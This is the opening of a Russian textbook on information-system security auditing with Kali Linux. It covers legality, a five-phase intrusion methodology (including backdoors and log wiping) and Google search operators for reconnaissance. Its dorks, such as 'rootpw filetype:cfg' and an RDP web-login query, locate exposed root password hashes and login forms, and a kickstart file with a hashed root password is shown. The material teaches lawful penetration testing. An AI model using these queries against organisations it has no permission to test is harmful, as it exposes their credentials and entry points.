НИКОЛАЙ СКАБЦОВ

АУДИТ БЕЗОПАСНОСТИ ИНФОРМАЦИОННЫХ СИСТЕМ

KALI LINUX
ВЗЛОМ
ТЕСТИРОВАНИЕ
ЗАЩИТА

ББК 32.988.02-018-07
УДК 004.493
С42

Скабцов Н.

С42 Аудит безопасности информационных систем. — СПб.: Питер, 2018. — 272 с.: ил. — (Серия «Библиотека программиста»).

ISBN 978-5-4461-0662-2

В этой книге рассматриваются методы обхода систем безопасности сетевых сервисов и проникновения в открытые информационные системы. Информационная безопасность, как и многое в нашем мире, представляет собой медаль с двумя сторонами. С одной стороны, мы проводим аудит, ищем способы проникновения и даже применяем их на практике, а с другой — работаем над защитой. Тесты на проникновение являются частью нормального жизненного цикла любой ИТ-инфраструктуры, позволяя по-настоящему оценить возможные риски и выявить скрытые проблемы.

Может ли взлом быть законным? Конечно, может! Но только в двух случаях — когда вы взламываете принадлежащие вам ИС или когда вы взламываете сеть организации, с которой у вас заключено письменное соглашение о проведении аудита или тестов на проникновение. Мы надеемся, что вы будете использовать информацию из данной книги только в целях законного взлома ИС. Пожалуйста, помните о неотвратимости наказания — любые незаконные действия влекут за собой административную или уголовную ответственность.

12+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.988.02-018-07
УДК 004.493

ISBN 978-5-4461-0662-2

Оглавление

Благодарности

Наверное, это будет самая трудная и сложная часть книги. Хочется сказать столько всего, поблагодарить стольких людей! Самое страшное — кого-то забыть. Ведь все окружающие нас люди, напрямую или нет, но все же влияют на наши поступки. Благодаря именно этим людям, а также череде необычных событий и появилась эта книга.

Вначале я хотел бы поблагодарить своих родителей. Ведь именно благодаря им я тот, кто я есть. Вы меня всегда поддерживали, спасибо вам!

Теперь настала очередь моих коллег. Мы работаем вместе уже около десяти лет, это благодаря Янису я узнал про вакансию, именно с ним мы осваивали азы ИТ, да и вообще с этим человеком связано много моих профессиональных и личных достижений. Мой начальник, тоже Янис, — самый прекрасный и компетентный руководитель из всех, с кем мне приходилось когда-либо работать, спасибо. И мои коллеги — Янис, Эдгар, Дмитрий, Дайрис, — лучшего коллектива и быть не может, спасибо вам.

Отдельное спасибо хочется сказать Владимиру Орехову. Это именно тот человек, который непосредственно приложил руку к созданию данной книги. Без его помощи мы бы не получили главу, посвященную переполнению буфера, именно в таком виде, в каком она есть.

Друзья, как же без вас? Несмотря на все, что я делаю, вы все равно со мной и принимаете меня именно таким, — Ажар, Алёна, Анастасия, Анна, Дарья, Евгения, Илья, Ксения, Леонид, Максим, Михаил, Николай, Павел, Семён, Сергей, София, Стас, Татьяна, Юлианна, Янис.

* * *

Уважаемый читатель, надеюсь, что вам понравится эта книга и вы почерпнете для себя много интересного и полезного. Однако у вас наверняка появятся вопросы, комментарии, а возможно, предложения или пожелания. Буду благодарен за любой отзыв, а посему, именно для этих целей, оставляю свой адрес электронной почты *itsecbook@protonmail.com*.

Список использованных сокращений

АЛУ — Арифметико-логическое устройство
АТС — Автоматическая телефонная станция
БД — База данных
ДМЗ — Демилитаризованная зона
ИБ — Информационная безопасность
ИС — Информационная система
ИТ — Информационные технологии
ОС — Операционная система
ПО — Программное обеспечение
СУБД — Система управления базами данных

BP — Base Pointer
CERT — Computer Emergency Response Team
CMS — Content Management System
CPU — Central Processing Unit
CRC — Cyclic Redundancy Check
CSMA/CD — Carrier Sense Multiple Access with Collision Detection
DLL — Dynamic Link Library
DLP — Data Loss Prevention
DMZ — Demilitarized Zone
DNS — Domain Name System
FTP — File Transfer Protocol
GNU — General Public License
GPS — Global Positioning System
HEX — Hexadecimal
HTML — HyperText Markup Language
HTTPS — HyperText Transfer Protocol Secure
ICMP — Internet Control Message Protocol
IDS — Intrusion Detection System
IIS — Internet Information Services
IP — Internet Protocol
LIFO — Last In First Out
LM — LAN Manager
LSASS — Local Security Authority Subsystem Service
MAC — Media Access Control
MBR — Master Boot Record
MX — Mail Exchange
NetBIOS — Network Basic Input/Output System
NIC — Network Information Center
NOP — No Operation
NS — Name Server
NTLM — NT LAN Manager
NTP — Network Time Protocol
OSI — Open Systems Interconnection
PIN — Personal Identification Number
RDP — Remote Desktop Protocol
RIPE — Réseaux IP Européens
SAM — Security Account Manager
SMTP — Simple Mail Transfer Protocol
SNMP — Simple Network Management Protocol
SP — Stack Pointer
SQL — Structured Query Language
SSH — Secure Shell
SSID — Service Set Identifier
SSL — Secure Sockets Layer
TCP — Transmission Control Protocol
TFTP — Trivial File Transfer Protocol
TLS — Transport Layer Security
TTL — Time To Live
UDP — User Datagram Protocol
URL — Uniform Resource Locator
USB — Universal Serial Bus
VB — Visual Basic
VBA — Visual Basic for Applications
VLAN — Virtual Local Area Network
VNC — Virtual Network Computing
VPN — Virtual Private Network
WCE — Windows Credentials Editor
WEP — Wired Equivalent Privacy
WPA — Wi-Fi Protected Access
WPS — Wi-Fi Protected Setup
WWW — World Wide Web
XSS — Cross-Site Scripting
ARP — Address Resolution Protocol
HTTP — HyperText Transfer Protocol
CAM — Content Addressable Memory

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу *comp@piter.com* (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства *www.piter.com* вы найдете подробную информацию о наших книгах.

Часть I
НАПАДЕНИЕ

Введение

В мире информационной безопасности присутствует условное разделение людей, занимающихся взломом ИС, на три группы — «черные шляпы» (Black Hat), «серые шляпы» (Gray Hat) и «белые шляпы» (White Hat). В чем же их принципиальное отличие? Первые занимаются незаконным взломом и проникновением, в свою очередь последние делают это в рамках правового поля. Вас наверняка заинтересует вопрос, а может ли быть взлом законным? Конечно, может! Законным взлом информационных систем может быть в двух случаях — когда вы взламываете принадлежащие вам ИС или когда вы взламываете сеть организации, с которой у вас заключено письменное соглашение о проведении аудита или тестов на проникновение. Вернемся к оставшимся двум категориям. Gray Hat взламывают ИС-системы, но не используют полученный доступ или информацию в каких-либо своих целях, а сообщают о найденной уязвимости владельцу ресурса. К слову, некоторые компании, например Google, платят за предоставленную информацию о найденных в их продуктах уязвимостях и ошибках. И наконец, White Hat занимаются исключительно законным аудитом ИС.

Раз уж мы начали говорить о терминологии, затронем еще один термин — «взлом». Взлом — это незаконное проникновение в систему, тогда как тест на проникновение — это уже законное действие. Конечно, это деление условно, все зависит не от терминологии, а от того, в каком контексте происходит данное действие. Тему законности мы уже рассмотрели выше.

Также есть понятие аудита информационных систем. Вот тут уже есть большое отличие от взлома и даже от теста на проникновение. Во-первых, понятие аудита применяется только к законным действиям. Во-вторых, если тест на проникновение предусматривает поиск уязвимости и ее последующую эксплуатацию, то аудит предусматривает поиск и возможную эксплуатацию всех найденных аудитором уязвимостей. Тесты на проникновение предполагают, что хакер изначально ничего не знает о внутренней сети предприятия, — так называемый метод Black Box. В аудите предусмотрен как метод Black Box, так и White Box — когда аудитор получает доступ к конфигурации и полной информации обо всех ИС предприятия. В данной книге рассмотрена только методология Black Box.

Мы надеемся, что вы будете использовать информацию из данной книги только в целях законного взлома ИС. Пожалуйста, помните о неотвратимости наказания — любые незаконные действия влекут за собой административную или уголовную ответственность.

1 Начало

Как провести аудит законно?

Конечно же, любой профессионал в области информационной безопасности хочет заниматься любимым делом на законных основаниях. Но взламывать системы, которые ты же и конфигурировал, не всегда бывает интересно. Гораздо приятнее помериться силами с профессионалами, находящимися по другую сторону баррикады. Попробовать на прочность чужую сеть.

Чаще всего такие люди являются частью команды, проводящей комплексный аудит безопасности информационных систем предприятий. Но иногда они устраивают тесты на проникновение и в индивидуальном порядке.

Чтобы быть уверенным в правильности и законности своих действий, профессионал должен соблюдать следующие правила:

- получить от клиента письменное разрешение на проведение тестов на проникновение или аудита ИС;
- соблюдать соглашение о неразглашении, особенно в случае, если во время тестов был получен доступ к конфиденциальной информации;
- никакая информация, полученная во время работы с клиентом, никогда не должна стать известной другим лицам;
- проводить все тесты, согласованные с клиентом, и никакие другие. Например, тесты, нацеленные на проверку устойчивости систем к типу атак «отказ от обслуживания», должны проводиться только по предварительному согласованию и в строго обозначенный временной интервал.

Обычно аудит информационных систем проходит в несколько этапов.

1. Встреча с клиентом, обсуждение целей и средств.
2. Подписание договора о неразглашении информации.
3. Сбор группы участников аудита и подготовка расписания тестов.
4. Проведение тестов.
5. Анализ полученных результатов и подготовка отчета.
6. Передача отчета клиенту.

Методология взлома

Аудит информационной системы можно условно разделить на пять этапов, которые идут последовательно, один за другим:

1. **Сбор информации (Google, WWW, DNS)**;
2. **Сканирование системы (ping, port scanning)**;
3. **Получение доступа (эксплуатация уязвимости)**;
4. **Закрепление в системе (backdoor)**;
5. **Скрытие следов пребывания (очистка лог-файлов, rootkit)**.

Данный цикл может повторяться итеративно. Например, в случае, когда мы получили доступ к серверу, через который можно проникнуть во внутреннюю сеть. Тогда мы сначала собираем информацию о внутренней сети, а затем используем ее для дальнейшего проникновения.

Данная методология является всего лишь приблизительной. Обычно у людей, занимающихся вопросами информационной безопасности, есть своя методика, основанная на их специфических требованиях и уровне профессиональной компетенции. Мы рекомендуем вам также ознакомиться с OSSTM — Open Source Security Testing Methodology. Это открытый стандарт, в котором рассматривается методология аудита безопасности ИС-систем.

Этап первый: пассивный и активный сбор информации

Прежде чем начать активный взлом системы, нам надо собрать как можно больше информации о нашей цели. Можно сказать, что от того, насколько хорошо мы будем знать нашу цель, напрямую будет зависеть успех или провал всего мероприятия. Это самый важный этап аудита системы, на который чаще всего уходит большая часть времени.

Условно сбор информации делят на активную и пассивную фазы. Во время пассивной фазы наша «цель» не знает о том, что мы начали сбор информации. На данном этапе мы используем информацию только из отрытых и общедоступных источников, таких как поисковые системы и базы данных NIC. Также к пассивному сбору информации можно отнести снифинг — когда мы просто перехватываем всю приходящую на наш сетевой интерфейс информацию и при этом ничего сами в сеть не посылаем.

Под активным сбором информации подразумевается непосредственное взаимодействие с системой. И скорее всего, данная активность будет занесена в журнал аудитации целевой системы.

К данной фазе можно отнести сканирование портов, определение работающих сервисов и их версий, а также определение версии операционной системы, под управлением которой работают данные сервисы.

Этап второй: сканирование системы

Предположим, что, используя добытую на первом этапе информацию, мы получили из открытой базы данных RIPE диапазон IP-адресов целевой организации. После этого мы начинаем сканирование всей подсети предприятия.

На данном этапе чаще всего используются:

- сканеры открытых портов;
- ICMP-сканеры;
- SNMP-сканеры;
- сканеры уязвимостей и т. д.

Во время данного этапа аудитор может получить следующую информацию:

- имена компьютеров;
- версию операционной системы;
- запущенные сервисы и их версии;
- IP-адреса;
- учетные записи пользователей и т. д.

Этап третий: получение доступа

После получения информации в результате предыдущего этапа мы можем использовать ее для проникновения в систему. Например, мы узнали, что на одном из хостов установлен IIS. Используя версию и название сервиса, можно найти уязвимость, а затем и поэксплуатировать ее.

Одни из самых популярных методов — перехват сессии, переполнение буфера и отказ от обслуживания.

Этап четвертый: закрепление в системе

Поскольку редко получается проникнуть в систему с наскока, мы хотим использовать повторно полученный однажды доступ. Нам нужна возможность продолжить начатое ранее тестирование, не прибегая к очередному взлому той же самой системы.

Самые популярные методы сохранения доступа к системе — установка троянских коней, backdoor'ов и rootkit'ов.

Этап пятый: скрытие следов пребывания

Итак, мы получили доступ к обозначенной системе и контролируем ее. Разумеется, мы не хотим, чтобы кто-то из ИТ-персонала компании заметил наше присутствие. В противном случае мы можем потерять доступ не только к полученной системе, но и к сети в принципе.

Чаще всего стирают следы присутствия из журналов аудитации, а также события из базы данных IDS (системы обнаружения атак).

Резюме

Помните, что любой аудит информационной системы по сути представляет собой ее взлом, разница только в том, насколько легитимны проводимые мероприятия. Чтобы ваши действия были законными, необходимо получить письменное согласие заказчика. Обязательно обсудите заранее все действия, методы и риски и зафиксируйте их документально.

Проведение аудита осуществляется в несколько основных этапов:

- Планирование и получение согласия.
- Пассивный сбор информации — получение данных из открытых источников, нет прямого взаимодействия с системой, действия очень трудно обнаружить.
- Активный сбор информации — получение данных от целевой системы, все действия могут быть обнаружены, администраторы могут принять меры для пресечения дальнейших действий.
- Доступ к системе идет по средствам эксплуатации найденных уязвимостей.
- Закрепление в системе необходимо для того, чтобы продолжить атаку, не прибегая к повторному взлому.
- Скрытие следов пребывания поможет остаться незамеченными и продолжить проведение аудита.

2 Получение информации из открытых источников

Введение

Первый этап взлома любой ИС начинается со сбора максимального количества информации о цели. Практически никогда не удается собрать всю информацию из одного-единственного источника. Данные приходится собирать из множества различных мест (БД, HTML-код, новостные ленты и т. д.), с тем чтобы впоследствии, как из кусочков мозаики, составить полную картину ИС организации.

На данном этапе выявляются слабые места сети, через которые в будущем и будет осуществляться проникновение в систему. При правильном подходе можно не только выявить потенциально уязвимые места, но и наметить возможные векторы атаки на обозначенную цель.

Мы условно разделили процесс сбора информации на следующие шаги.

1. Поиск в открытых источниках.
2. Сбор основной информации.
3. Сбор информации о сети.
4. Поиск активных хостов.
5. Поиск открытых портов.
6. Определение ОС.
7. Определение сервисов.
8. Построение карты сети.

В этой главе будут рассмотрены технологии поиска в открытых источниках.

В зависимости от размера организации объем собранной информации может варьироваться от десятка строк до сотен страниц текстовой информации. Важно не только собрать, но и грамотно обработать полученные данные.

Инструмент анализа каждый волен выбирать сам, будь то логические схемы, доска и маркеры или клейкие бумажки на стенах, — главное, чтобы в результате информация была обобщена и представлена в удобном и читабельном виде.

Что искать?

Для проведения успешной атаки нам пригодится ЛЮБАЯ доступная информация о предприятии.

Обычно, имея только название организации, начинают сбор следующих данных:

- домены;
- сетевые адреса или сетевые блоки;
- местонахождение;
- контактная информация;
- новости о слиянии или приобретении;
- вакансии;
- ссылки на связанные с организацией веб-сервисы;
- различные документы;
- структура организации.

Это только примерный список, и продолжать его можно достаточно долго. Например, просмотрев вакансии предприятия, можно узнать, какие ИС используются внутри организации. А проанализировав HTML-код домашней странички, можно найти ссылки на внутренние ресурсы.

От того, как будет проведен сбор информации, зависит направление, а также тип и успешность атаки.

Большая часть процесса сбора информации не требует специальных знаний, достаточно умения пользоваться поисковыми системами. Зачастую они индексируют даже ту информацию, которую пытались скрыть от внешнего мира.

Использование Google для сбора информации

Хакер или аудитор может использовать для сбора информации не только Google, но также Yahoo или любой другой поисковый сервис.

Основная цель данного раздела — научиться применять операторы поиска, которые облегчат и ускорят сбор информации. Без них отыскать нужную информацию будет не просто сложно, но практически невозможно.

Например, по запросу royalmail Google выдает около 61 800 000 результатов. По запросу site:royalmail.com — 261 000, а после уточнения site:royalmail.com filetype:doc — всего 5.

Таким образом, мы из полумиллиарда результатов поиска отфильтровали только то, что нам было интересно.

С основами использования операторов Google можно ознакомиться здесь: *http://www.google.com/help/basics.html*.

Ограничение поиска одним сайтом

Оператор site ограничит вывод результатов запроса информацией с одного сайта, например: site:nic.ru.




Рис. 2.1. Результат работы запроса site:royalmail.com

Обратите внимание на то, что система выдала только те результаты, которые относятся к сайту *royalmail.com*.

Поиск файлов определенного типа

Предположим, что мы хотим найти все документы типа doc на сайте исследуемой организации. Для этого мы будем использовать оператор filetype — filetype:doc.

В результате мы получили список всех публично доступных файлов указанного формата с требуемого сайта.

В качестве еще одного примера можно привести следующий запрос: rootpw filetype:cfg.




Рис. 2.2. Результат работы запроса site:royalmail.com filetype:doc




Рис. 2.3. Результат работы запроса rootpw filetype:cfg

Перейдя по одной из ссылок, можно обнаружить файл с очень интересным текстом:

```
# (Required) Sets the root password so there is no prompt during installation
# Example: encrypted password is "password"
rootpw --iscrypted $6$naSytywF$AyVeKPcxnSMJg2L5b5YWGu7YFmgGW30HJ1qmqvjBBOBIbj
QuqicsTuJndm0sns3vFpXGDx0SJzofARe914chx0

# Enable the firewall
firewall --enabled
```

В данном случае мы нашли и открыли файл workstation-ks.cfg. Этот файл остается на Linux-машине в том случае, если она была сконфигурирована автоматически. В нем содержатся все необходимые параметры для конфигурации машины без участия пользователя, в том числе и пароль пользователя root.

Поиск определенных частей сайта

Теперь усложним задачу и найдем область сайта, защищенную паролем, — место возможного проникновения.




Рис. 2.4. Форма для ввода логина и пароля, найденная при помощи запроса log-in site:royalmail.com

В качестве примера доступа к закрытым частям web-страничек можно привести поиск Microsoft Remote Desktop Web Connection. Для этого поиска мы будем использовать следующие операторы:

- inurl — ищет заданный текст только в url сайта;
- intitle — ищет информацию, исходя из заголовка документа.

Перейдя по одной из первых ссылок, мы сразу же обнаруживаем форму для ввода данных и подключения к системе через протокол RDP.




Рис. 2.5. Результат запроса intitle: «remote desktop web connection» inurl:tsweb

Google Hacking

Вышеупомянутую поисковую систему можно использовать не только для сбора информации, но и для поиска уязвимостей. В наши дни, когда все больше и больше приложений делается ориентированными на пользователей сети Интернет, уязвимые версии данных аппликаций легко находятся через Google.

В Интернете есть два ресурса, которые мы хотели бы порекомендовать как содержащие большую базу данных хорошо категорированных запросов для поисковой системы Google:

- *www.exploit-db.com/google-dorks/*;
- *www.hackersforcharity.org.*

